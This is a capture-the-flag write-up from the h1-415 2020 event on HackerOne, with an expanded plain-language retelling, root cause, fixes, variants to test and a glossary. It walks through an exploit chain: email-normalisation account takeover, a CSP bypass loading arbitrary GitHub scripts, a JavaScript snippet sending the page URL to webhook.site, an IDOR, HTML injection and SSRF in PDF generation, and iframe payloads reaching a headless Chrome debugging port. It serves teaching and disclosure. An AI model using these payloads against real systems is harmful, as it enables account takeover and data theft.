[h1-415 2020] h1ctf{y3s_1m_c0sm1c_n0w}
An account takeover was possible because email validation allowed extra symbols that were stripped when generating a recovery QR code, letting an attacker log in as another user. After gaining access to a support bot, the attacker bypassed CSP to execute JavaScript, used an IDOR to edit user names, and exploited HTML injection in PDF generation to reach an internal headless Chrome debugging port and retrieve a secret document.
 Originally disclosed on HackerOne
- Triaged in 2 hours
- Fixed in 12 days
- Disclosed after 12 days
Summary by the researcher
Account take over => CSP bypass to execute javascript => IDOR => Access to internal network => access to debugging on headless Chrome.
The report
Summary:
[add summary of the vulnerability]
Account takeover was possible because of the email validation used - [email protected]<>{} could be registered, but when the the system created the recovery QR code the extra symbols would get stripped leaving us with a valid recovery QR code to log into [email protected]. Once logged in we had access to the support bot (if you left a 1 star review, "someone" would come by and check our conversation) - here we realized we could inject markup however the CSP policy was pretty strict, the only outside script allowed to run needed to come from https://github.com/mattboldt/typed.js/master/lib/ we found that we could append a github repo to this url and execute it's content https://github.com/mattboldt/typed.js/master/lib/@https://github.com/username/repo_name/master/filename.js you have to remove /blob/ from the repo url. Once we had execution we tried to exfiltrate cookies and anything we could think of, include window.location.href which gives you the current url the user is visiting, we did is using a script that looked like
var image = document.createElement("img")
var image.src = "webhook.site/1234/img.png?url= + window.location.href
document.body.appendChild(image)
This allowed us to get the reviewer link to our conversation: https://h1-415.h1ctf.com/support/review/39b707f120c5fde356bf0f5daec51bee292d38862d2bc7d09ba032257365e2dd
Once you had access to the form in the reviews there's a form the reviewer has access to, to edit the user's name, this parameter was vulnerable to an IDOR - so you could edit anyone's name, we created a second trial account and tried to change its name - it worked, next we noticed the pdf's the application was creating rendered the name of the user - with this information we tried to inject html into the name using the IDOR we found and it worked! html is rendering, let's make a request to our server so we can get more information about what's creating these pdfs, here I used https://ssrftest.com to test for SSRF - there's a payload to use an image and try to get a request back to the server - it works and the header's that are important to us here are User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36 it tells us this is a headless browser Chrome running on linux, there's also a Referer: http://localhost:3000/ so we know this is running behind a proxy - we spent a lot of time trying to figure out how to do the next thing - finally we started using an iframe to "peek" inside the application, trying ports, 80 returned FORBIDDEN and everything else we tried was blank, and then I remembered this was using headless Chrome so I used my google-fu and searched for headless chrome port number and the results were promising:
chrome \
  --headless \                   # Runs Chrome in headless mode.
  --disable-gpu \                # Temporarily needed if running on Windows.
  --remote-debugging-port=9222 \
  https://www.chromestatus.com   # URL to open. Defaults to about:blank.
We used that port number like so: <iframe src='http://localhost:9222 width=900 height=900></iframe> this gave us back:
Inspectable WebContents :(
but then we tried: <iframe src='http://localhost:9222/json width=900 height=900></iframe> and....
we receive a json document with the important part being
secret_document=0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab.pdf",   "webSocketDebuggerUrl": "ws://localhost:9222/devtools/page/E20087FA03CA27A6E908AFD7E5321E88"```

if you access: https://h1-415.h1ctf.com/documents/0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab.pdf

It is done!

Thank you Hacker1 for hosting this event, I participated with 2 other awesome friends from the hacker101 discord @checkm50 & @ Al-MadjusT who without I would not have been able to finish it - we did it and took us every moment of it, but we did it. And it feels awesome!

This write up is last minute and it sucks, next time I'll write a better one, this one was all about getting it done.

Again thank you!

## Impact

We finished it.

We got to take over an account and compromise the internal network to retrieve the secret document.

## Attachments

{{media:0}}
Context
This is a write-up of a challenge from the h1-415 CTF, hosted on HackerOne, against the target h1-415.h1ctf.com. The application had user accounts with email-based registration and recovery, a support bot that reviewed conversations when a user left a one-star review, a review form that let a reviewer edit a user's name, and a PDF generation feature that rendered the user's name into documents. The goal of the challenge was to retrieve a secret document.
The chain the researcher describes runs through several distinct weaknesses: an account takeover via email validation, a CSP bypass to get JavaScript execution in the support bot's browser, an IDOR on the review form, HTML injection into the generated PDFs, SSRF to reach the internal network, and finally access to the headless Chrome debugging endpoint to find the secret document.
Setup
The researcher worked with two other participants from the hacker101 discord, credited as @checkm50 and @Al-MadjusT. The tools used were a webhook endpoint on webhook.site for exfiltration, https://ssrftest.com for testing SSRF, and a second trial account to test the IDOR. The target application was reachable at https://h1-415.h1ctf.com.
Finding it
The first observation was that the email validation on registration was too permissive. An address such as [redacted]<>{} could be registered. When the system created the recovery QR code, the extra symbols were stripped, leaving a valid recovery QR code for [redacted]. That mismatch between the stored address and the address used for recovery is what allowed the account takeover.
Once logged in as the victim, the researcher had access to the support bot. Leaving a one-star review caused "someone" to come by and check the conversation. That bot visited the conversation, which gave a place to inject markup. The CSP was strict, but the only outside script allowed to run had to come from https://github.com/mattboldt/typed.js/master/lib/.
Exploitation
Step 1: Account takeover through email validation
Registering [redacted]<>{} was accepted. The recovery QR code generation stripped the extra symbols, producing a valid recovery QR code for [redacted]. Using that code logged the researcher into the victim account.
Step 2: CSP bypass to execute JavaScript
The allowed script source was https://github.com/mattboldt/typed.js/master/lib/. The researcher found that a GitHub repository could be appended to this URL so that its content was executed:
https://github.com/mattboldt/typed.js/master/lib/@https://github.com/username/repo_name/master/filename.js
The /blob/ segment has to be removed from the repository URL for this to work. This turned the allowlisted GitHub path into a way to load arbitrary JavaScript from any repository.
Step 3: Exfiltrating the reviewer link
With execution in the bot's browser, the researcher tried to exfiltrate cookies and anything else of interest, including window.location.href, which gives the current URL the user is visiting. The script used looked like this:
var image = document.createElement("img")
var image.src = "webhook.site/1234/img.png?url= + window.location.href
document.body.appendChild(image)
This returned the reviewer link to the conversation:
https://h1-415.h1ctf.com/support/review/[redacted]
Step 4: IDOR on the review form
The review page contains a form the reviewer has access to, used to edit the user's name. That parameter was vulnerable to an IDOR, so any user's name could be edited. The researcher created a second trial account and changed its name through the form, and it worked.
Step 5: HTML injection into the generated PDFs
The application created PDFs that rendered the name of the user. Using the IDOR, the researcher injected HTML into the name, and it rendered. To learn more about what was creating the PDFs, a request was made to the researcher's own server. https://ssrftest.com was used to test for SSRF, with a payload that uses an image to get a request back to the server. It worked. The important response headers were:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
Referer: http://localhost:3000/
This showed a headless Chrome browser running on Linux, behind a proxy on localhost:3000.
Step 6: Peeking into the internal network with an iframe
The next step took a lot of time. The researcher started using an iframe to peek inside the application and tried ports. Port 80 returned FORBIDDEN and everything else tried was blank. Remembering that this was headless Chrome, the researcher searched for headless chrome port number and found the remote debugging port:
chrome \
  --headless \                   # Runs Chrome in headless mode.
  --disable-gpu \                # Temporarily needed if running on Windows.
  --remote-debugging-port=9222 \
  https://www.chromestatus.com   # URL to open. Defaults to about:blank.
Using that port number:
<iframe src='http://localhost:9222 width=900 height=900></iframe>
returned Inspectable WebContents. Then:
<iframe src='http://localhost:9222/json width=900 height=900></iframe>
returned a JSON document. The important part was:
secret_document=[redacted].pdf", "webSocketDebuggerUrl": "ws://localhost:9222/devtools/page/[redacted]"
Step 7: Retrieving the secret document
With the filename from the debugging endpoint, the document was accessed at:
https://h1-415.h1ctf.com/documents/[redacted].pdf
That completed the challenge.

The attachment is a PDF file included with the report.
Root cause
Several separate mistakes combine here. The email validation accepted characters such as <>{} that were later stripped during recovery QR code generation, so the address used for recovery did not match the address that was registered. The CSP allowlist trusted a GitHub path that could be extended with an appended repository URL, so arbitrary script content could be loaded from the allowlisted origin. The review form's name parameter was not checked against the reviewer's authorisation, giving an IDOR. The name was rendered as HTML in the generated PDFs, giving HTML injection. The PDF renderer was a headless Chrome instance with the remote debugging port reachable from the rendering context, and the debugging endpoint exposed the document list and the WebSocket debugger URL.
Impact
As the researcher puts it, the chain allowed taking over an account and compromising the internal network to retrieve the secret document. The account takeover depended on registering an address with the extra symbols and on the recovery flow stripping them. The later steps depended on the support bot visiting the conversation after a one-star review, on the CSP bypass, on the IDOR, and on the headless Chrome debugging port being reachable from the injected content.
Fix
Normalise and validate email addresses consistently at registration and recovery, so the stored address and the recovery address cannot diverge. Do not allow a CSP script source to be extended into an arbitrary repository URL. Enforce authorisation on the review form's name parameter so a reviewer can only edit the intended user. Render user-controlled names as text, not HTML, in generated PDFs. Do not expose the headless Chrome remote debugging port to content rendered by the application.
Variants to test
- Register addresses with characters that may be stripped later, such as
<>{}, and check whether the recovery flow produces a code for the stripped address. A positive result is a recovery code that logs into the account registered under the plain address. - Look for CSP allowlists pointing at GitHub paths and try appending a repository URL after the allowed path, removing
/blob/. A positive result is execution of JavaScript from your own repository. - Test the review form's name parameter with a second account. A positive result is a change to another user's name.
- Inject HTML into fields rendered into generated PDFs and point an image at your own server. A positive result is a request back with a headless Chrome
User-Agentand aReferershowing an internal address. - Use an
iframeto probelocalhostports from the rendered content, including9222. A positive result is theInspectable WebContentspage or the/jsonlisting with awebSocketDebuggerUrl. - Request the debugging
/jsonendpoint and look for document filenames, then fetch them from the application. A positive result is access to a document that should not be reachable.
What happened, in plain words
This is a story from a capture the flag (CTF) event: a friendly hacking competition where a website is built with deliberate weaknesses and players try to break in to find a hidden prize. The prize here was a secret document. The website was h1-415.h1ctf.com, and the researcher worked through it with two friends from the hacker101 discord, credited as @checkm50 and @Al-MadjusT.
The website had user accounts you could register with an email address, a way to recover your account if you lost access, a support chat where a bot would look at your conversation if you left a one-star review, a review form where a reviewer could edit a user's name, and a feature that turned a user's name into a PDF document.
The researcher chained several separate mistakes together. First, the site accepted an email address with strange symbols in it, and the recovery system quietly removed those symbols, so the recovery code belonged to somebody else's account. That let the researcher log in as another user. Second, the site's security rules (called CSP) only allowed scripts from one GitHub address, but that address could be stretched to load a script from any GitHub repository, so the researcher got their own code running in the support bot's browser. Third, the review form let a reviewer change any user's name, not just the intended one. Fourth, the name was placed into the generated PDFs as if it were part of the page, so the researcher could put HTML (the language web pages are written in) into it. Fifth, the program making those PDFs was a hidden Chrome browser that could be asked to fetch other addresses, including addresses inside the site's own private network. Finally, that hidden Chrome had a debugging feature switched on, and the debugging page listed the secret document's filename. Fetching that filename from the public site gave the document.
Each section below takes one of those steps and explains it from scratch.
The setup
The researcher used a few simple tools. webhook.site is a free service that gives you a web address which records every request sent to it, so you can see when a victim's browser contacts you. https://ssrftest.com is a similar service for testing whether a server can be tricked into making requests on your behalf. A second trial account was used to test whether one user could change another user's data. The target was reachable at https://h1-415.h1ctf.com.
Finding it
The first thing the researcher noticed was that the email validation on registration was too permissive. Validation means checking that what a user typed looks like a real email address. Here, an address such as [redacted]<>{} was accepted, even though <>{} are not normal characters in an email address.
The interesting part came later. When the system created a recovery QR code, it stripped those extra symbols, leaving a valid recovery QR code for [redacted]. A QR code is the square barcode you scan with a phone; here it was the thing that proved you owned the account and let you back in. So the account was registered under one address, but the recovery code was issued for a different, cleaned-up address. That mismatch is what allowed the account takeover: the researcher could recover an account that was not theirs.
Once logged in as the victim, the researcher had access to the support bot. Leaving a one-star review caused "someone" to come by and check the conversation. The report puts "someone" in quotes; that visitor gave the researcher a place to inject markup (text that the browser treats as part of the page). The site's CSP was strict, but the only outside script allowed to run had to come from https://github.com/mattboldt/typed.js/master/lib/.
CSP stands for Content Security Policy. It is a rule the website sends to the browser saying which sources of scripts, images and other content are allowed. If a script comes from anywhere else, the browser refuses to run it. The point of CSP is to stop an attacker who manages to inject markup from also running their own code.
Exploitation
Step 1: Account takeover through email validation
Registering [redacted]<>{} was accepted. The recovery QR code generation stripped the extra symbols, producing a valid recovery QR code for [redacted]. Using that code logged the researcher into the victim account.
In plain terms: the site checked the address in one place and used it in another, and the two checks disagreed. The attacker registers an address that looks almost like the victim's, the recovery system cleans it up to exactly the victim's address, and the recovery code that arrives belongs to the victim's account.
Step 2: CSP bypass to execute JavaScript
The allowed script source was https://github.com/mattboldt/typed.js/master/lib/. The researcher found that a GitHub repository could be appended to this URL so that its content was executed:
https://github.com/mattboldt/typed.js/master/lib/@https://github.com/username/repo_name/master/filename.js
The /blob/ segment has to be removed from the repository URL for this to work. This turned the allowlisted GitHub path into a way to load arbitrary JavaScript from any repository.
Line by line: the first part, https://github.com/mattboldt/typed.js/master/lib/, is the address the CSP trusts. The researcher found that a GitHub repository could be appended to the trusted URL so that its content was executed, and that /blob/ has to be removed from the repository URL. The note about /blob/ matters because GitHub's normal file-viewing URLs contain /blob/; removing it gives the raw file address that the browser can load as a script. The result is that the allowlist, which was meant to permit one specific library, permits any JavaScript the researcher can upload to GitHub.
Step 3: Exfiltrating the reviewer link
With execution in the bot's browser, the researcher tried to exfiltrate cookies and anything else of interest, including window.location.href, which gives the current URL the user is visiting. The script used looked like this:
var image = document.createElement("img")
var image.src = "webhook.site/1234/img.png?url= + window.location.href
document.body.appendChild(image)
Line by line: the first line creates a new image element in the page, but does not put it anywhere yet. The second line sets the image's source address to the researcher's webhook, with ?url= and the current page address. The third line adds the image to the page, which makes the browser actually fetch it. Because the address includes the current URL, the webhook records which page the bot was on. Cookies are small pieces of data a site stores in your browser to remember who you are; stealing them can let an attacker act as you. Exfiltration means sending stolen data out to a server the attacker controls.
This returned the reviewer link to the conversation:
https://h1-415.h1ctf.com/support/review/[redacted]
That link is the page the bot was viewing, which is the review page the researcher needed to reach next.
Step 4: IDOR on the review form
The review page contains a form the reviewer has access to, used to edit the user's name. That parameter was vulnerable to an IDOR, so any user's name could be edited. The researcher created a second trial account and changed its name through the form, and it worked.
IDOR stands for Insecure Direct Object Reference. It means the site lets you act on a record just by naming it, without checking that the record belongs to you. A simple comparison: a cloakroom that hands over any coat to anyone who reads out a ticket number, without checking the ticket is theirs. Here, the form sent along which user's name to change, and the site did not check that the reviewer was allowed to change that particular user.
Step 5: HTML injection into the generated PDFs
The application created PDFs that rendered the name of the user. Using the IDOR, the researcher injected HTML into the name, and it rendered. To learn more about what was creating the PDFs, a request was made to the researcher's own server. https://ssrftest.com was used to test for SSRF, with a payload that uses an image to get a request back to the server. It worked. The important response headers were:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
Referer: http://localhost:3000/
HTML injection means putting HTML tags into a field that the site later treats as page content rather than as plain text. If a name is rendered as HTML, a name containing an image tag makes the browser fetch that image. SSRF stands for Server-Side Request Forgery: the attacker makes the server itself send a request, usually to an address the attacker cannot reach directly. Headers are the extra lines of information a browser sends with every request; User-Agent says what browser and system is making the request, and Referer says which page the request came from.
Line by line: the User-Agent line says the request came from HeadlessChrome version 79.0.3945.0 on Linux. Headless means Chrome running without a visible window, typically used by a server to render pages automatically. The Referer line says the page that triggered the request was http://localhost:3000/. localhost means the same machine, and 3000 is a port number. A port is like a numbered door on a computer; different services listen on different doors. So the PDF maker was a hidden Chrome browser running on Linux, and the Referer showed it was running behind a proxy.
Step 6: Peeking into the internal network with an iframe
The next step took a lot of time. The researcher started using an iframe to peek inside the application and tried ports. Port 80 returned FORBIDDEN and everything else tried was blank. Remembering that this was headless Chrome, the researcher searched for headless chrome port number and found the remote debugging port:
chrome \
  --headless \                   # Runs Chrome in headless mode.
  --disable-gpu \                # Temporarily needed if running on Windows.
  --remote-debugging-port=9222 \
  https://www.chromestatus.com   # URL to open. Defaults to about:blank.
An iframe is a way to embed one web page inside another. If the hidden browser can be made to load an iframe pointing at an internal address, the attacker can use it as a window into the internal network. Port 80 is the standard door for ordinary web traffic; it answered with FORBIDDEN, meaning something was there but refused the request. Other ports gave nothing back. The command above is the standard way to start Chrome in headless mode with remote debugging switched on, and it shows the default debugging port: 9222.
Using that port number:
<iframe src='http://localhost:9222 width=900 height=900></iframe>
returned Inspectable WebContents. Then:
<iframe src='http://localhost:9222/json width=900 height=900></iframe>
returned a JSON document. The important part was:
secret_document=[redacted].pdf", "webSocketDebuggerUrl": "ws://localhost:9222/devtools/page/[redacted]"
Line by line: the first iframe points at http://localhost:9222, the debugging door on the same machine. It returned Inspectable WebContents. The second iframe points at http://localhost:9222/json, a page the debugging interface offers that lists what it is currently controlling, in JSON format. JSON is a plain text format for structured data, made of names and values. The snippet shows a value called secret_document ending in .pdf and a webSocketDebuggerUrl starting with ws://, which is the address used to control the browser through a WebSocket, a two-way connection between a browser and a server.
Step 7: Retrieving the secret document
With the filename from the debugging endpoint, the document was accessed at:
https://h1-415.h1ctf.com/documents/[redacted].pdf
That completed the challenge. The filename came from the debugging page, and the public site served the document at that address.
The attachment is a PDF file included with the report.
Root cause
Several separate mistakes combine here. The email validation accepted characters such as <>{} that were later stripped during recovery QR code generation, so the address used for recovery did not match the address that was registered. The CSP allowlist trusted a GitHub path that could be extended with an appended repository URL, so arbitrary script content could be loaded from the allowlisted origin. The review form's name parameter was not checked against the reviewer's authorisation, giving an IDOR. The name was rendered as HTML in the generated PDFs, giving HTML injection. The PDF renderer was a headless Chrome instance with the remote debugging port reachable from the rendering context, and the debugging endpoint exposed the document list and the WebSocket debugger URL.
Impact
As the researcher puts it, the chain allowed taking over an account and compromising the internal network to retrieve the secret document. The account takeover depended on registering an address with the extra symbols and on the recovery flow stripping them. The later steps depended on the support bot visiting the conversation after a one-star review, on the CSP bypass, on the IDOR, and on the headless Chrome debugging port being reachable from the injected content.
Fix
Normalise and validate email addresses consistently at registration and recovery, so the stored address and the recovery address cannot diverge. Do not allow a CSP script source to be extended into an arbitrary repository URL. Enforce authorisation on the review form's name parameter so a reviewer can only edit the intended user. Render user-controlled names as text, not HTML, in generated PDFs. Do not expose the headless Chrome remote debugging port to content rendered by the application.
Variants to test
- Register addresses with characters that may be stripped later, such as
<>{}, and check whether the recovery flow produces a code for the stripped address. A positive result is a recovery code that logs into the account registered under the plain address. - Look for CSP allowlists pointing at GitHub paths and try appending a repository URL after the allowed path, removing
/blob/. A positive result is execution of JavaScript from your own repository. - Test the review form's name parameter with a second account. A positive result is a change to another user's name.
- Inject HTML into fields rendered into generated PDFs and point an image at your own server. A positive result is a request back with a headless Chrome
User-Agentand aReferershowing an internal address. - Use an
iframeto probelocalhostports from the rendered content, including9222. A positive result is theInspectable WebContentspage or the/jsonlisting with awebSocketDebuggerUrl. - Request the debugging
/jsonendpoint and look for document filenames, then fetch them from the application. A positive result is access to a document that should not be reachable.
Glossary
- CTF (capture the flag): a hacking competition where a deliberately vulnerable site hides a prize and players try to reach it.
- Account takeover: gaining control of another person's account, usually by logging in as them.
- Email validation: checking that a typed email address looks like a real one before accepting it.
- QR code: a square barcode you scan with a phone; here it was used as proof of account ownership for recovery.
- Recovery flow: the process a site uses to let you back into your account when you lose access.
- Support bot: an automated program that visits and reads support conversations.
- Markup: text that a browser treats as part of a page, such as HTML tags.
- CSP (Content Security Policy): a rule the site sends to the browser listing which sources of scripts and other content are allowed.
- Allowlist: a list of things that are explicitly permitted.
- JavaScript: the programming language that runs in web pages and makes them interactive.
- Exfiltration: sending stolen data out to a server the attacker controls.
- Cookie: a small piece of data a site stores in your browser to remember who you are.
window.location.href: the browser value that holds the address of the page currently open.- Webhook: a web address that records requests sent to it, used here to receive stolen data.
- IDOR (Insecure Direct Object Reference): a flaw where a site lets you act on a record just by naming it, without checking it belongs to you.
- Parameter: a named value sent with a request, such as which user's name to change.
- HTML injection: putting HTML tags into a field that the site later renders as page content instead of plain text.
- SSRF (Server-Side Request Forgery): tricking the server into making a request to an address the attacker cannot reach directly.
- Header: an extra line of information sent with a web request or response.
- User-Agent: a header saying which browser and operating system made the request.
- Referer: a header saying which page the request came from.
- Headless Chrome: Chrome running without a visible window, typically on a server to render pages automatically.
- Port: a numbered door on a computer that a particular service listens on.
localhost: the name a computer uses to refer to itself.iframe: a way to embed one web page inside another.- JSON: a plain text format for structured data, made of names and values.
- WebSocket: a two-way connection between a browser and a server.
- Remote debugging: a feature that lets a program inspect and control a browser from outside.
- Proxy: an intermediary that forwards requests between a client and a server.




